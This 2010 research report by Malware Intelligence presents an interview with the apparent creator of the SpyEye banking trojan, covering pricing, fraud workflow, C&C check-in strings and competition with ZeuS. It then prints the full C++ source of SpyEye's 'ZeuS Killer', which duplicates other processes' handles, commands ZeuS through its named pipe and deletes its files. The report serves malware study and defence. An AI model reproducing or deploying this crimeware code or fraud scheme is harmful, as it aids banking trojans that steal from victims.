Malware Intelligence

SpyEye Bot (Part two)
Conversations with the creator of crimeware

Ben Koehl & Jorge Mieres | Malware Intelligence | bkoehl@malwareint.com | jamieres@malwareint.com
http://www.malwareint.com | http://malwareint.blogspot.com | http://mipistus.blogspot.com | February, 2010

Content

Introduction

In recent weeks, SpyEye (a new financial trojan) has been popular in the news and underground and well received. The cheap cost of the software relavtive to its competition combined with an easy to use interface has increased its popularity. The ability to remove the competition with the product with a built-in Zeus Killer has also raised eyebrows.

Our previous report, "**SpyEye. Analysis of a new crimeware alternative scenario**," addressed known technical issues involving the activities of this threat.

In this second part we present the exclusive interview by Ben Koehl, Crimeware Researcher of Malware Intelligence. Through interviews with the creator of crimeware, we reveal information that shows some of the thought process and brains behind the creator of SpyEye. We also see the source code for the Zeus Killer addition.

The way that Gribodemon thinks is not unique anymore in the cybercrime world. We are seeing individuals and groups becoming more specialized in the services they provide and are no longer spreading themselves thin. There are many industries within the cybercrime world. From coding to infrastructure support to public relations.

There was a large language barrier between me and the author so I had to keep the questions short and basic so his translator program could handle them (Lingvo.) We broke up the conversation in pieces to make it flow better to the reader.

This document can be downloaded from:

Spanish version
http://www.malwareint.com/docs/spyeye-analysis-ii-es.pdf

English version
http://www.malwareint.com/docs/spyeye-analysis-ii-en.pdf

SpyEye

Recently, Malware Intelligence has published a report which set out technical details about the behavior of SpyEye[1], an application developed as an alternative scenario in the crimeware, which allows command and control (C&C) over networks of infected computers remotely through a web-based panel administration.

During the research process, Ben Koehl, Crimeware Researcher of Malware Intelligence had a talk with the creator of SpyEye. The most relavent aspects of this conversation are below.

Who is the author of SpyEye?
Gribodemon: "gribodemon=coder"
Gribodemon: not "magic"

Who is he (magic)?
Gribodemon: The guy, who helps me with PR. "Magic" was my friend, in Russia. But he is little ripper now[2].

This statement is easily verifiable, as when he launched SpyEye earlier this year, as usual through underground forums. Gribodemon commissioned the distribution of the crimeware by "Magic". Here is a screenshot with some of the information.

Fig. 1 – Sale SpyEye in underground forum

[1] http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html
[2] Gribodemon does not speak very good English so picking "Magic" to help with PR was a decent business move. Magic has helped format the English in the posts that we have seen all over the Internet selling SpyEye.

Do you care how people use your product? Do you care that people use this to rob money from others?
Gribodemon: I don't care about it.
So, carders steal money not from people. =) They steal it from _banks_. So, banks always return stealed money to holders. =)

Not in the USA.
Gribodemon: Really? oO

Let's say you are a normal home computer user and you get ZeuS/SpyEye on your computer…Then the hacker logs on to that persons bank account after logging credentials and wires the money to mules then to the hacker in Ukraine. The "home-users" bank will not guarantee to get her all of their money back. Nothing is guaranteed.
Gribodemon: It's really funny. *ROFL*

How much money are you making from this so far?
Gribodemon: =)

What makes you code similar software?
Gribodemon: ZeuS[3] & SpyEye - trojans for steal private info. They are same shit.



Fig. 2 - Configuration and builder of ZeuS



Fig. 3 - Configuration and builder of SpyEye

[3] http://malwareint.blogspot.com/2010/02/zeus-on-irs-scam-remains-actively.html

A little background on Gribodemon

Are you between ages 18-25?
Gribodemon: =)

Are you making more money from SpyEye than your "normal" job? Do you have a normal 9-5 job?
Gribodemon: I don't need "normal" job with SpyEye.

Have you ever considered being white hat?
Gribodemon: Nope. I don't need it.

Would you be white hat if it paid more?
Gribodemon: I need ~50kk USD[4]. I can not get this money, if I be a white hat. =)

What do programming/coding jobs pay in Russia?
Gribodemon: 3-4k per month at normal job in Moscow. 4k max.

What kind of training do you have? Do you have a degree?
Gribodemon: nope. I finished the f. collage. Was going to institute ...And become black hat[5] after it. =)

How many hours per day do you spend on malware/virus coding?
Gribodemon: ~12-13h last few months

What about operating costs? Did you have to spend any money to start your malware business? Does it cost you money to advertise or promote?
Gribodemon: Nope.

What is price these days?
Gribodemon: Still 500 WMZ[6]

How stable is product? Any statistics?[7]
Gribodemon: Online Bots for week: 4507 (79%)
Online Bots for 24 hours: 2319 (41%)

---

[4] 50kk is 50,000,000 USD

[5] http://malwareint.blogspot.com/2010/01/justifying-unjustifiable-in-world.html

[6] WMZ are USD equivalents with WebMoney (http://www.wmtransfer.com). WebMoney is an electronic payment system similar to PayPal and was originally targeted towards Russian clients. WebMoney transactions do not require CC's or Bank accounts and all transactions are final and cannot be retracted (PayPal can.) This is ideal and used for most crimeware related transactions on the internet.

[7] Now based on Analysis that has been done on acquired pieces of the program we have seen that the program can operate in two ways. You can set up the SpyEye on a server and it becomes the backend CC processing system with malicious intentions. These can be used with fake pharmacy sites which are very popular in the underground market. This malware also injects itself into the same DLL's on the infected client's machine that ZeuS does to steal form data from IE/FF/Netscape/Maxathon. Therein lays the motivation to implement a ZeuS killer.

"Light" technical details

If someone buys Spyeye – Do you install them on your server or you give them a Builder?
Gribodemon: I give a builder to them. So, they can install SpyEye on any server himself.

Do you sell anything else, except bots? Do you offer other services for the criminal? How you can help spam bots, e-mail for clients?
Gribodemon: Nope. I sell only SpyEye. Exploits packs or installs service – isn't my job. I specialize.

This is _organized_ criminal. ☺

How does it communicate back with C&C
Gribodemon: stoled cc → bot → your fake ~software shop → billing (which connected to your shop) → wire to your drop → you.

Injects for ie, ff - soon (m.b. on this week for ie), backconnect for socks (RDP, VNC, etc), cookies grabber. SpyEye with IE injects will be 1k+ WMZ

GET /com/bt_version_checker.php?guid=ADMINISTRATOR!OWNER-CFD98CA45!90F056C2&ver=10072&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=6&ccrc=9038AAB0 HTTP/1.1 – Can you break down the strings for this PHP?
Gribodemon: guid of bot + version of bot + ie version + type of user + cpu load in system + crc32 of config file

How competitive have you seen the market for you so far?
Gribodemon: I think, very soon, trojans will have nice AV-software for remove other shit-malware from holder's PC.

That would be very big to see, but, that is a lot of work for malware author like you to implement..
Gribodemon: Not at all. Trojan can just collect autorun .exes, .dlls & BHO. And he can just send it to virtest.com[8] =) If some of file is infected - trojan will delete it.

Does SpyEye have any AntiVM or antidebugging features?
Gribodemon: Only antidebugging.

[8] http://malwareint.blogspot.com/2010/01/crimeware-as-service-and-antivirus.html

Talk about competition: ZeuS

Can you give me a product comparison between SpyEye and ZeuS?
Gribodemon: It's the same shit. But… SpyEye uses antisplicing. So, ZeuS cannot hook how SpyEye send a reports to main CP or formgrabber's SpyEye Collector. Splicing - method of hooking functions.

Do you think SpyEye can be as big as ZeuS? Size/Popularity?
Gribodemon: I think, it will be.

Are the guys behind ZeuS mad at you about the "Kill ZeuS" feature?
Gribodemon: Nope.

Because they are making lots of $$ anyway?
Gribodemon: yes.

Do you think they make more than 1kk (1million USD) a year?
Gribodemon: They make more than 1kk =)

How does your ZeuS killer work?
Gribodemon: It stuff just read some info from named pipe and send command to remove ZeuS from system. So, then, SpyEye just delete .exe of ZeuS but not registry entries. Just .exe of ZeuS.

How competitive has the market been for you so far?
Gribodemon: I think, very soon, Trojans will have nice AV-software for remove other shit-malware from holder's PC.

That would be very big to see, but, that is a lot of work for a malware author like you to implement..
Gribodemon: Not at all. Trojan can just collect autorun exes, dlls & BHO. And he can just send it to virtest.com =) If some of file is infected - trojan will delete it. [9]

[9] This is something that could lead to shifts in the malware business. Who knows, maybe the malware authors will have better built-in AV to remove malware. This would help the malware authors obtain exclusivity over infected machines and in turn allow their malware to run better without any possible interference. We have seen many infections on machines open the door and install more junk malware which usually interfere with each other and not accomplish given tasks. With this new method they will only have one piece of malware running persistently without the threat of someone else ruining their party. This will further enhance the persistence of the malware (APT)



Fig. 4 - This is a slightly older scheme of how the modules work in SpyEye. This scheme along with the source code below can be made available by emailing bkoehl@malwareint.com

ZeuS Killer code

This is the C++ source code for the Zeus Killer in SpyEye:

```
#include <windows.h>
#pragma warning(disable : 4005) // macro redefinition
#include <ntdll.h>
#pragma warning(default : 4005)
#include <shlwapi.h>
#include <shlobj.h>

void GetZeusInfo(ULONG dwArg, PCHAR lpOut, DWORD dwOutLn, PCHAR lpMutex, DWORD dwMutexLn)
{
	PSYSTEM_HANDLE_INFORMATION	shi	= 0;
	NTSTATUS	Status = 0;
	ULONG	len = 0x2000;
	POBJECT_NAME_INFORMATION	obn = 0;
	HANDLE	proc = 0, thandle = 0, hFile = 0;
	BOOLEAN	enable = FALSE;
	UCHAR	name[300] = {0};
	ULONG temp = 0, rw = 0;

	do
	{
		shi = (PSYSTEM_HANDLE_INFORMATION)malloc(len);
		if (shi == 0)
```

```
		{
			return;
		}

		Status = NtQuerySystemInformation(SystemHandleInformation, shi, len, NULL);
		if (Status == STATUS_INFO_LENGTH_MISMATCH)
		{
			free(shi);
			len *= 2;
		}
		else
			if (NT_ERROR(Status))
			{
				free(shi);
				return;
			}

	} while (Status == STATUS_INFO_LENGTH_MISMATCH);

	RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, 1, 0, &enable);

	for (int i=0; i<(int)shi->uCount; i++)
	{
		proc = OpenProcess(PROCESS_DUP_HANDLE, FALSE, shi->aSH[i].uIdProcess);
		if (proc == 0)
		{
			continue;
		}

		Status = NtDuplicateObject(proc, (HANDLE)shi->aSH[i].Handle, NtCurrentProcess(),
&thandle, 0, 0, DUPLICATE_SAME_ACCESS);
		if (NT_ERROR(Status))
		{
			NtClose(proc);
			continue;
		}

		Status = NtQueryObject(thandle, ObjectNameInformation, 0, 0, &len);
		if (Status != STATUS_INFO_LENGTH_MISMATCH || len == 0)
		{
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		obn = (POBJECT_NAME_INFORMATION)malloc(len);
		if (obn == 0)
		{
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		Status = NtQueryObject(thandle, ObjectNameInformation, obn, len, &len);
		if (NT_ERROR(Status) || obn->Name.Buffer == 0)
		{
			free(obn);
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		RtlZeroMemory(name, sizeof(name));
```

```
                WideCharToMultiByte(CP_ACP, 0, obn->Name.Buffer, obn->Name.Length >> 1,
(LPSTR)name, 300, NULL, NULL);
                if (strstr((LPSTR)name, "__SYSTEM__") || strstr((LPSTR)name, "_AVIRA_"))
                {
                        lstrcpyW((LPWSTR)name, L"\\\\.\\pipe\\");
                        lstrcatW((LPWSTR)name, obn->Name.Buffer);

__retry:

                        hFile = CreateFileW((LPWSTR)name, GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);
                        if (hFile == INVALID_HANDLE_VALUE)
                        {
                                WaitNamedPipeW((LPWSTR)name, INFINITE);

                                hFile = CreateFileW((LPWSTR)name,
GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);
                                if (hFile == INVALID_HANDLE_VALUE)
                                {

                                        WCHAR wszBNO[] = { L"\\BaseNamedObjects\\" };
                                        if (LPWSTR wszBNOPos = StrStrW((LPWSTR)name, wszBNO))
{
                                                lstrcpyW((LPWSTR)name, L"\\\\.\\pipe\\");
                                                lstrcatW((LPWSTR)name,
(LPWSTR)((PBYTE)wszBNOPos + (sizeof(wszBNO) - 1 * sizeof(WCHAR))));
                                                goto __retry;
                                        }

                                        free(obn);
                                        NtClose(thandle);
                                        NtClose(proc);
                                        continue;
                                }
                        }

                        temp = PIPE_READMODE_MESSAGE;
                        if (!SetNamedPipeHandleState(hFile, &temp, 0, 0))
                        {
                                CloseHandle(hFile);
                                free(obn);
                                NtClose(thandle);
                                NtClose(proc);
                                continue;
                        }

                        temp = dwArg;
                        if (!WriteFile(hFile, &temp, 4, &rw, 0))
                        {
                                CloseHandle(hFile);
                                free(obn);
                                NtClose(thandle);
                                NtClose(proc);
                                continue;
                        }

                        temp = 0;
                        if (!WriteFile(hFile, &temp, 4, &rw, 0))
                        {
                                CloseHandle(hFile);
                                free(obn);
                                NtClose(thandle);
                                NtClose(proc);
                                continue;
```

```
}

temp = 0;
if (!WriteFile(hFile, &temp, 0, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

temp = 0;
if (!ReadFile(hFile, &temp, 4, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

temp = 0;
if (!ReadFile(hFile, &temp, 4, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

if (temp > MAX_PATH)
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

rw = temp;
temp = (ULONG)malloc(temp);
if (!temp)
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

if (!ReadFile(hFile, (PVOID)temp, rw, &rw, 0))
{
        free((PVOID)temp);
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}


if ( (temp) && lstrlenW((LPCWSTR)temp) < (int)dwOutLn) {
```

```
                                        RtlZeroMemory(lpOut, dwOutLn);
                                        WideCharToMultiByte(CP_ACP, 0, (PWCHAR)temp,
lstrlenW((LPCWSTR)temp), (LPSTR)lpOut, dwOutLn, NULL, NULL);
                                }

                                if (lpMutex) {
                                        LPWSTR lpwMutexName = obn->Name.Buffer;
                                        LPWSTR lpwTemp;
                                        while (lpwTemp = StrStrW(lpwMutexName, L"\\")) {
                                                lpwMutexName = lpwTemp + 1;
                                        }
                                        RtlZeroMemory(lpMutex, dwMutexLn);
                                        WideCharToMultiByte(CP_ACP, 0, lpwMutexName,
lstrlenW(lpwMutexName), (LPSTR)lpMutex, dwMutexLn, NULL, NULL);
                                }

                                free((PVOID)temp);
                                CloseHandle(hFile);
                        }

                        free(obn);
                        NtClose(thandle);
                        NtClose(proc);
                }
}

BOOL DeleteHiddenFile(PCHAR szPath)
{
        SetFileAttributes(szPath, FILE_ATTRIBUTE_ARCHIVE);
        return DeleteFile(szPath);
}

#define ZEUS_FASTCLEAN

BOOL KillZeus()
{
        // Getting info
        CHAR szMutexName[MAX_PATH] = {0};
        CHAR szZeusPath[MAX_PATH];
        GetZeusInfo(11, szZeusPath, sizeof szZeusPath, szMutexName, sizeof szMutexName);
        if (!strlen(szMutexName)) {
#ifdef _DEBUGLITE
                OutputDebugStringEx(__FUNCTION__" : ERROR : Cannot get szMutexName");
#endif
                return FALSE;
        }
#ifndef ZEUS_FASTCLEAN
        CHAR szZeusConfig[MAX_PATH];
        GetZeusInfo(12, szZeusConfig, sizeof szZeusConfig, NULL, NULL);
        CHAR szZeusLog[MAX_PATH];
        GetZeusInfo(13, szZeusLog, sizeof szZeusLog, NULL, NULL);
#endif
#ifdef _DEBUGLITE
        OutputDebugStringEx(__FUNCTION__" : INFO : 0.) Mutex \"%s\"", szMutexName);
        OutputDebugStringEx(__FUNCTION__" : INFO : 1.) Path \"%s\"", szZeusPath);
#ifndef ZEUS_FASTCLEAN
        OutputDebugStringEx(__FUNCTION__" : INFO : 2.) Config \"%s\"", szZeusConfig);
        OutputDebugStringEx(__FUNCTION__" : INFO : 3.) Log \"%s\"", szZeusLog);
#endif
#endif

        // Killing
        GetZeusInfo(3, NULL, NULL, NULL, NULL);
```

```
	// Waiting
	HANDLE hMutex;
	for (INT i = 0; i < 10; i++) {
		hMutex =
OpenMutex(MUTANT_QUERY_STATE|SYNCHRONIZE|STANDARD_RIGHTS_REQUIRED, FALSE,
szMutexName);
		if (!hMutex)
			break;
		CloseHandle(hMutex);
		Sleep(1000);
	}
	if (hMutex) {
#ifdef _DEBUGLITE
		OutputDebugStringEx(__FUNCTION__" : ERROR : hMutex is still active");
#endif
		return FALSE;
	}

	// Deleting files
	if (!DeleteHiddenFile(szZeusPath)) {
#ifdef _DEBUGLITE
		OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusPath);
#endif
	}
#ifndef ZEUS_FASTCLEAN
	if (!DeleteHiddenFile(szZeusConfig)) {
#ifdef _DEBUGLITE
		OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusConfig);
#endif
	}
	if (!DeleteHiddenFile(szZeusLog)) {
#ifdef _DEBUGLITE
		OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusLog);
#endif
	}
#endif

#ifdef _DEBUGLITE
	OutputDebugStringEx(__FUNCTION__" : INFO : EXIT");
#endif

	return TRUE;
}
```

Conclusion

In economic terms, it's clear that in the field of crimeware, the supply-demand relationship is very broad. On this basis, it's logical that the factor "labor" charge a significant role in the criminal ecosystem because the cost/benefit (0/100% respectively.)

Based on this it's clear that the cybercriminal must respect the concept of "business", and they are constantly seeking to devise new ways to optimize processes around criminal theft of sensitive and private information while at the same time keeping their costs down and specializing.

The new trend will be cybercriminals stealing resources from each other. Not only will they steal information obtained from others, but they also seek to keep their resources.

Look for more of these interviews and analysis on the Malware Intelligence blog in the coming months!

References

SpyEye Bot. Analysis of a new alternative scenario crimeware
http://www.malwareint.com/docs.html
SpyEye. Now bot on the market
http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html
Prices of Russian crimeware. Part 2
http://malwareint.blogspot.com/2009/08/prices-of-russian-crimeware-part-2.html
Prices of Russian crimeware.
http://mipistus.blogspot.com/2009/03/los-precios-del-crimware-ruso.html
Compendio Anual de Información. El crimeware durante el 2009
www.malwareint.com/docs/MalwareInt-anual-2009.pdf

About Malware Intelligence
Malware Intelligence is a site dedicated to investigating all safety-related anti-malware, crimeware and information security in general, from a closely related field of intelligence.

http://www.malwareint.com

http://mipistus.blogspot.com Spanish version
http://malwareint.blogspot.com English version

About Malware Disasters Team
Malware Disasters Team is a division of Malware Intelligence newly created plasma in which information relating to the activities of certain malicious code, providing also the necessary countermeasures to counter the malicious actions in question.

http://malwaredisasters.blogspot.com

About Security Intelligence
Security Intelligence is a division of Malware Intelligence, which displays related purely thematic SGSI. It's currently in its initial stage of construction.

http://securityint.blogspot.com